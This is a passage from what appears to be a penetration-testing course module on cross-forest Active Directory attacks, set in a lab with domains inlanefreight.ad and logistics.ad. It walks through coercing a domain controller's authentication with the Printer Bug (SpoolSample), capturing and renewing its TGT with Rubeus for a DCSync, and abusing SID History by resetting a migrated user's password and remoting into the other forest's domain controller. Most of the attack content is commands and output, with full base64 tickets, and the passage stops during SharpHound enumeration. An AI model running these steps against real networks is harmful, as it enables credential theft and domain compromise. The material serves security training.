Therefore, to perform Unconstrained Delegation across trusts, it's essential that Selective Authentication is `not` enabled on the trust relationship between the domains involved. This ensures that authentication requests can be freely delegated across trusts, allowing for the seamless impersonation of users across domain boundaries.

There are two attack scenarios to abuse Unconstrained Delegation:


1. Waiting for a privileged user to authenticate
2. Leveraging the Printer Bug

If a domain controller (DC) in `Forest-A` which has unconstrained delegation enabled by `default` is compromised, we could potentially extract the Ticket Granting Ticket (TGT) of an Administrator from the domain controller in `Forest-B` who subsequently logs into DC of `Forest-A`. With this TGT, we gain the ability to compromise the `Forest-B`.

Alternatively, if no `user` or `Administrator` logs into the domain controller (DC) in Forest-A from Forest-B, we can exploit the `Printer bug` to force an authentication attempt from the DC in `Forest-B` to the DC in `Forest-A`. This forced authentication allows us to intercept the TGT of the machine account of `Forest-B` DC (DC02$). Subsequently, we can leverage this TGT to execute a DCSync attack, allowing us to escalate privileges and further compromise the network

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spools named pipe with the RpcOpenPrinter method and use the RpcRemoteFindFirstPrinterChangeNotificationEx method, and force the server to authenticate to any host provided by the client over SMB.

Performing the Attack



Let's execute `Rubeus` on Inlanefreight to monitor stored tickets. If a Ticket Granting Ticket (TGT) is discovered within a Ticket Granting Service (TGS) ticket, Rubeus will promptly display it to us, enabling us to identify any potential security risks or access attempts within the environment.

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

Subsequently, we can execute SpoolSample to exploit the printer bug, forcing `DC02 (logistics)` to authenticate to a host under our control, which in this case is `DC01 (inlanefreight)`. By leveraging this exploit, we can trigger an authentication attempt from the Logistics DC to the Inlanefreight DC, thereby facilitating the interception of DC02's Ticket Granting Ticket (TGT).

The syntax for this tool is SpoolSample.exe , where the target server in our example lab is DC02 (logistics DC) and the capture server is DC01 (inlanefreight DC).

Abusing the Printer Bug

```
PS C:\Tools> .\SpoolSample.exe dc02.logistics.ad dc01.inlanefreight.ad
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc02.logistics.ad, CaptureServer: \\dc01.inlanefreight.ad
Attempted printer notification and received an invalid handle. The coerced
authentication probably worked!
```

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

...SNIP...
[*] 3/24/2024 8:25:04 PM UTC - Found new TGT:

User                  :  [email protected]
StartTime             :  3/24/2024 11:35:58 AM
EndTime               :  3/24/2024 9:35:58 PM
RenewTill             :  3/31/2024 11:35:58 AM
Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
Base64EncodedTicket   :

doIFFDCCBRCgAwIBBaEDAgEWooIEHDCCBBhhggQUMIIEEKADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+gAwIBAqEYMBYbBmtyYnRndBsMTE9HSVNUSUNTLkFEo4ID1DCCA9CgAwIBEqEDAgECooID
wgSCA76oZ/uHov/bLTKCl1aFHEzeTTa8z5kb9PNh7AJgswqto5AmssLu69EpIy2pvLiYsndNeW
5hS5kqSU1Y3uxv2t9FZ4K0uNksidu3BbSouJHZOiK1CFq8/E2eX/h3BDXs2/nLxo8yJuVsNkmA
UQt8HmGXDmLeF9q6VwwTZOnYHe7H+wKty5PzfBorCLMT0OcZu+Z80JsD17DeEWAYmGLOf3fJLs
hMvvGjyjRc45tqNM8jcU/J0zoDxj59EJOfEUZNF6YfZVc8GXU2lABKzaof3xLNgfV5KqGKyHkW
OP1dDau//ITsDTe0Hh5ccIAS13z1xo2YxzVE013dHjcwek7jlmnMX5mxXlK/SljTHsL+712+cJ
```

```
mzJo9CN99aYsYN/e1ZQ/EL84E+bhdNKHS0kaWm3Jakad/UAhP6136/Cf73dSDt754bo/m41oif
s7zFA8D5KKrDllDFLxG0+rif9pV1/9rPPLVQdHQUCLWsvURLfGjSsxUjKb0yjZxxBC1M7ybj/7
ewTLV+CEOkeq15AKP7MMRblhGcfx5ufFbRIz9zEUOhK5DAR3on3JUev+jMVWLLM6ba9kjTEXj1
sNt9ZmIdK+hk2SMLKDSkBT34fJGmuyZyq09w8r80eWJqYJoAAtm1hZmc5+yGAul0JgCPyL0ZAJ
XOQdS+ut8VMe1Tf1P5/W+ZruKI4yNMPYzjLwyZEWaTu3i9ErdqxNQkMsxqWNMCPC/epjhzNWic
oM9Lf7+A/ZKAiVfaGh0lpp8+zqKNwTHQSeZEE/2xbtW03/E3Xw87prBGWB19GiFr8j3ZGtSqTb
kO/P9EBfYIgVWzfIaR+MczryVsHxBeEEst13prCnL+pZdnLcm9I<SNIP>
```

We can use this obtained ticket to get a new valid TGT in memory using the renew option in Rubeus.

Renew a ticket for DC02$

```
PS C:\Tools> .\Rubeus.exe renew
/ticket:doIFFDCCBRCgAwIBBaEDAgEWooIEHDCCBBhhggQUMIIEEKADAgEFoQ4bDExPR0lTVE
lDUy5BRKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMTE9HSVNUSUNTLkFEo4ID1DCCA9CgAwIBEqED
AgECooIDwgSCA76oZ/uHov/bLTKCl1aFHEzeTTa8z5kb9PNh7AJgswqto5AmssLu69EpIy2pvL
iYsndNeW5hS5kqSU1Y3uxv2t9FZ4K0uNksidu3BbSouJHZOiK1CFq8/E2eX/h3BDXs2/nLxo8y
JuVsNkmAUQt8HmGXDmLeF9q6VwwTZOnYHe7H+wKty5PzfBorCLMT0OcZu+Z80JsD17DeEWAYmG
LOf3fJLshMvvGjyjRc45tqNM8jcU/J0zoDxj59EJOfEUZNF6YfZVc8GXU2lABKzaof3xLNgfV5
KqGKyHkWOP1dDau//ITsDTe0Hh5ccIAS13z1xo2YxzVE013dHjcwek7jlmnMX5mxXlK/SljTHs
L+712+cJmzJo9CN99aYsYN/e1ZQ/EL84E+bhdNKHS0kaWm3Jakad/UAhP6136/Cf73dSDt754b
o/m41oifs7zFA8D5KKrDllDFLxG0+rif9pV1/9rPPLVQdHQUCLWsvURLfGjSsxUjKb0yjZxxBC
1M7ybj/7ewTLV+CEOkeq15AKP7MMRblhGcfx5ufFbRIz9zEUOhK5DAR3on3JUev+jMVWLLM6ba
9kjTEXj1sNt9ZmIdK+hk2SMLKDSkBT34fJGmuyZyq09w8r80eWJqYJoAAtm1hZmc5+yGAul0Jg
CPyL0ZAJXOQdS+ut8VMe1Tf1P5/W+ZruKI4yNMPYzjLwyZEWaTu3i9ErdqxNQkMsxqWNMCPC/e
pjhzNWicoM9Lf7+A/ZKAiVfaGh0lpp8+zqKNwTHQSeZEE/2xbtW03/E3Xw87prBGWB19GiFr8j
3ZGtSqTbkO/P9EB<SNIP> /ptt

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.3

[*] Action: Renew Ticket
[*] Using domain controller: DC02.LOGISTICS.AD (172.16.210.99)
[*] Building TGS-REQ renewal for: 'LOGISTICS.AD\DC02$'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIEZKADAgESoQMCAQ
```

```
KiggRW
BIIEUuKuCTqqOb27PfL+NC1GZO0dLdk9GbT+Si0JRe7B66YfHuI1AiOgaUfF5oABcA3V8B0pn7
Iy0BxY
RPkXKO4iVuTDEqZty+AGMgfBB/r5JzRg2Pe39ezmeGY9QAJPcmZKRQeB6CvpM/fr3YbAjvVQzS
jP5gsF
3TomugNyDSbGcNMqgx10Ii2bsC9VHVrTwV0iRBiwpV3DklgM2dswGHiXmpXhp4+0YNG3cfaghP
qL2Rg1
Jy21o//hBrICTeZj+mngo8lTT2mxwRmG5bnP5VLoz31j0suOYG/7UNYtq2IG5E/ElrODG3EZwE
cn4+/K
PPY4dVeTLozvSQrTjqu9vPTSVHZuVnXspieJ0RV8RONjOSfmyHGRS32kZm7CerQ+ETWZ2LZfDe
Fz09if
DVpf7jTT5UIPR2pCgYmd6fa8Htj/fS90/7xj7O+m1ubWs/7W9XgE0vKyLCFHZh7y2jPUftTpgl
P8QCoj
hSrM/fA2jbNVHa95WbSxSPNaJBvrPLb+I1Z5VZXGwGIUluiHEIMTM0MTXiaIbUf0v1qtihNC7N
5XSqyk
nguSnCCcuLdC0ICdbZj0PE5ciz2BjPCFo8EOaBbw5+DAA84pyiS4amn0VxzQ6jp1J79WoZfR6/
d0IMoP
focxi60tMkgUwoSCiCmZVUK2iMcNlduxzXSPZnOGNzZwiLOJ6DzrywRS2ocT4uG2DKKtk+H//B
ta5h63
6Vr1QboHDUgRtSq/yEGxQAyIyzSmrEGptVFowU3xzeObkFv9f5y/srg/olABxouz8Fi8WS03RM
ceVaI3
GpDyNiUqA8wXHbgIqPzEy9VWIAU7Ryp2DhZoNVuHPXZOTJdmTMCS4I/e+/Zx5WRvBL17GnSoT+
iD20ZI
MnVKIwrovSAdFYQSOKOlKOhywlHdC9w/1WGivWWLEDEkNF4f0mnfPz2dapnMdHgKPp0Q0n0Pfa
2MzU6P
CAlROgDdFOtQnZP3qpxuk1/h1rr4xyzpiUSzOfYjUGDIYPKbgMc0zG+YXfO1n77V6jPLjoBt+p
C4vvVB
wBDgUv/XNccZbqfxS4rCLisIkfXa3e/OXNqNnL3sel/mXNtnsaR1+i4pexxjSIMcL378kmpFR0
lJDl3A
zxx3Hug4Ikdh8LXkmaCtxcxs8cwhTiHc4b39Qc2VJri4kfNDc4QHDa0FVSy2NmYw6+tl3aV41i
MOkGWY
gy8zM2BXqAkyb4w98yS5/JRw59VivHTWB9OpCtZ8gCCdB5kmzfBtkiUaGG5Gog8YSQg90JAT/+
hdvXaS
<SNIP>

[+] Ticket successfully imported!
```

Verify Ticket in Memory

```
PS C:\Tools> klist

Current LogonId is 0:0x47ea4
Cached Tickets: (1)
#0>     Client: DC02$ @ LOGISTICS.AD
Server: krbtgt/LOGISTICS.AD @ LOGISTICS.AD
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent
```

```
name_canonicalize
Start Time: 3/25/2024 13:54:01 (local)
End Time:   3/25/2024 23:54:01 (local)
Renew Time: 4/1/2024 12:22:03 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

With the acquired Ticket Granting Ticket (TGT) of `[email protected]` in memory, obtained through the `renew` option in Rubeus, we would be able to execute the `DCsync attack`. This attack would allow retrieval of the NTLM password hash of any targeted user within the domain, exploiting the privileged access granted by the compromised TGT.

Moving On

In the upcoming section, we will explore the techniques for performing `SID History injection`. This will enable us to compromise highly privileged migrated users from different domain. Additionally, we will investigate the approach to compromise the forest if it's domain still has `SID History` enabled. This will involve injecting the SID of high privileged groups or users from that domain and executing an `ExtraSids` attack.

SID History Injection Attack

SID History Injection Attack, also known as SID Hijacking, is a technique used to elevate privileges by leveraging the SID (Security Identifier) history attribute of Active Directory user accounts. When a user account is migrated from one domain to another domain in a different forest, its SID history attribute retains the SIDs from the previous domain.

An attacker exploits this feature by injecting the SID of a highly privileged group or user from the target domain into a low-privileged user account in the source domain. By doing so, the low-privileged user account inherits the access rights and privileges associated with the injected SID. This allows the attacker to escalate privileges and gain unauthorized access to resources or perform actions within the target domain as if they were a member of the highly privileged group or user.


SID History

The sidHistory attribute is used in migration scenarios. If a user in one domain is migrated to another domain, a new account is created in the second domain. The original user's SID will be added to the new user's SID history attribute, ensuring that the user can still access resources in the original domain.

In scenarios where `SID history` is enabled between two forests, an `extra-SIDs` attack can potentially be performed. However, it's essential to note that `SID filtering` is typically enabled by default between forests. This means that any SID with a Relative Identifier (RID) less than 1000 will be filtered out. Despite this limitation, attackers can still leverage SIDs with RIDs equal to or exceeding 1000, especially those associated with high-privileged accounts in the domain. These accounts may include users or groups having high privileged access. By exploiting the presence of such SIDs, attackers can attempt to elevate their privileges or gain unauthorized access within the target domain.

Case-1: High Privileged Migrated User

Suppose a user named `Sentinal` has been migrated from the `logistics.ad` domain to the `inlanefreight.ad` domain. Despite being assigned regular `Domain Users` rights within the `inlanefreight.ad` domain, user `Sentinal` retains SID history from its previous domain membership, where it was a part of the `Infrastructure` group. And the `Infrastructure` group had elevated privileges as a member of the `Administrators` group.



Consequently, even though `Sentinal` is now a standard `Domain User` in the `inlanefreight.ad` domain, it retains the SID history of its previous domain membership, allowing it to access resources within the `logistics.ad` domain with the privileges of an `Administrator`. This presents a significant security risk, as a seemingly ordinary user can now wield elevated permissions within the `logistics.ad` domain.

Let's enumerate all the users in the `Inlanefreight` domain who have `SIDHistory` enabled and have been migrated from the `logistics.ad` domain to the `inlanefreight.ad` domain.

Enumerate Users with SIDHistory Enabled

```
PS C:\Tools>  Get-ADUser -Filter "SIDHistory -Like '*'" -Properties
SIDHistory

DistinguishedName : CN=sentinal,CN=Users,DC=inlanefreight,DC=ad
Enabled           : True
GivenName         : sentinal
Name              : sentinal
ObjectClass       : user
ObjectGUID        : a0304e33-8f23-4020-bd7e-78abe1fe0649
SamAccountName    : sentinal
SID               : S-1-5-21-2432454459-173448545-3375717855-2601
SIDHistory        : {S-1-5-21-186204973-2882451676-2899969076-2602}
Surname           :
UserPrincipalName : [email protected]
```

From the above output, it's evident that the user `sentinal` has the SIDHistory attribute value present, indicating that it has been migrated from the `logistics` domain to the `inlanefreight` domain.
Since `sentinal` is now part of the current domain (`inlanefreight`), we can reset its password if we don't know its existing password.

Reset password for sentinal

```
PS C:\Tools net user sentinal sentinal
The command completed successfully.
```

Let's obtain an authentication ticket in memory for the user `INLANEFREIGHT\sentinal` using Rubeus. We can create a temporary `PowerShell.exe` process with `Rubeus` to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show
_______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new powershell window will be opened. Here, we can safely request a ticket for user `Sentinal`, avoiding any complications associated with existing `klist` sessions.

Requesting TGT for sentinal using Rubeus

```
PS C:\Tools> .\Rubeus.exe asktgt /user:sentinal /password:sentinal
/domain:inlanefreight.ad /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\sentinal'
[*] Using domain controller: fe80::29f4:c79f:56c1:ae29%6:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFajCCBWagAwIBBaEDAgEWooIEczCCBG9hggRrMIIEZ6ADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggQjMIIEH6ADAgES
oQMCAQKiggQRBIIEDfulYP/JrkPSD4dn96fit0AOo7bgf3UFZJN8mrwnkEfLc0IjyWrBA3mRvz
jjU5O8XbITkOrGHnmy
     ...[SNIP]...
```

```
dGluYWyjBwMFAEDhAAClERgPMjAyNDAzMjQxNzU2MjlaphEYDzIwMjQwMzI1MDM1NjI5WqcRGA
8yMDI0MDMzMTE3NTYyOVqoEhsQSU5MQU5FRlJFSUdIVC5BRKklMCOgAwIBAqEcMBobBmtyYnRn
dBsQaW5sYW5lZnJlaWdodC5hZA==
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/inlanefreight.ad
  ServiceRealm             :  INLANEFREIGHT.AD
  UserName                 :  sentinal
  UserRealm                :  INLANEFREIGHT.AD
  StartTime                :  3/24/2024 10:56:29 AM
  EndTime                  :  3/24/2024 8:56:29 PM
  RenewTill                :  3/31/2024 10:56:29 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  nyNcm7wPMp3K1cfz1ok7Ug==
  ASREP (key)              :  58A478135A93AC3BF058A5EA0E8FDB71
```

Verify the ticket in memory

```
PS C:\Tools> klist.exe

Current LogonId is 0:0xf3aa3

Cached Tickets: (1)

#0>     Client: sentinal @ INLANEFREIGHT.AD
        Server: krbtgt/inlanefreight.ad @ INLANEFREIGHT.AD
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 3/24/2024 10:56:29 (local)
        End Time:   3/24/2024 20:56:29 (local)
        Renew Time: 3/31/2024 10:56:29 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```


With the obtained ticket for user `INLANEFREIGHT\sentinal`, which had `Administrator` privileges within the `Logistics` domain, we now possess the capability to exemplify this authority by accessing the logistics domain.

Get access on DC02

```
PS C:\Tools> Enter-PSSession DC02.logistics.ad
[DC02.logistics.ad]: PS C:\Users\sentinal\Documents> hostname;whoami
DC02
inlanefreight\sentinal
[DC02.logistics.ad]: PS C:\Users\sentinal\Documents> type
C:\Admin\secret.txt
HTB{M1gR@ted_Us3R}
```

Case-2: Low Privileged Migrated User

In scenarios where migrated users do not possess substantial privileges in their previous domain or no users are migrated, it's advisable to verify if `SID History` is still enabled on the domain. By confirming the status of SID History, we can inject the SID of high-privilege users into existing user accounts, leveraging the residual SID associations to gain elevated privileges within the domain.

To identify a forest where `SID History` is enabled, we can check for the presence of the value `TREAT_AS_EXTERNAL` in the `TrustAttributes` attribute. If this value is present, it indicates that `SID History` is enabled for the forest.

Let's enumerate if SID History is enabled in the `logistics.ad` domain. We can leverage PowerView's `Get-DomainTrust` function to gather comprehensive information regarding the Trust.

Enumerate if SID History is enabled

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainTrust -domain logistics.ad
SourceName      : logistics.ad
TargetName      : inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/13/2024 1:02:44 PM
```

Moreover, we can simplify the command by piping it to filter the output where the `TargetName` matches our current domain `inlanefreight.ad`. By retrieving only the `TrustAttributes`, we can concentrate exclusively on the necessary attribute, ensuring a clearer output for analysis.

Retrieve only TrustAttributes for Domain

```
PS C:\Tools> Get-DomainTrust -domain logistics.ad | Where-Object
{$_.TargetName -eq "inlanefreight.ad"} | Select TrustAttributes

TrustAttributes
---------------
TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
```

The output reveals the presence of `TREAT_AS_EXTERNAL` within the `TrustAttributes` field, indicating that `SID History` is still indeed enabled within the domain.

With SID History enabled between the `logistics` and `inlanefreight` domains, an Extrasids attack becomes possible. This attack involves injecting the SID of a highly privileged group or user from the `logistics` domain into any user object in the `inlanefreight` domain. However, it's crucial to note that `SID Filtering`, which is typically enabled by default on cross-forest trusts, imposes a restriction where only SIDs with Relative Identifiers (RIDs) greater than `1000` are accepted.


Let's try to enumerate high-privileged users or groups in the `logistics` domain having Relative Identifiers (RID) greater than `1000`.

We can utilize SharpHound to gather comprehensive information regarding users and groups within the `logistics` domain, facilitating a more in-depth analysis. This data can then be visualized in a user-friendly graphical interface using `Bloodhound` for further examination.

Using SharpHound to enumerate Logistics domain

```
PS C:\Tools\SharpHound-v1.1.1-debug> .\SharpHound.exe -c All -d
logistics.ad
2024-03-28T14:57:16.2693508-07:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2024-03-28T14:57:16.4880942-07:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-28T14:57:16.5193425-07:00|INFORMATION|Initializing SharpHound at
2:57 PM on 3/28/2024
2024-03-28T14:57:16.9255968-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for logistics.ad : DC02.logistics.ad
2024-03-28T14:57:17.1443481-07:00|INFORMATION|Flags: Group, LocalAdmin,
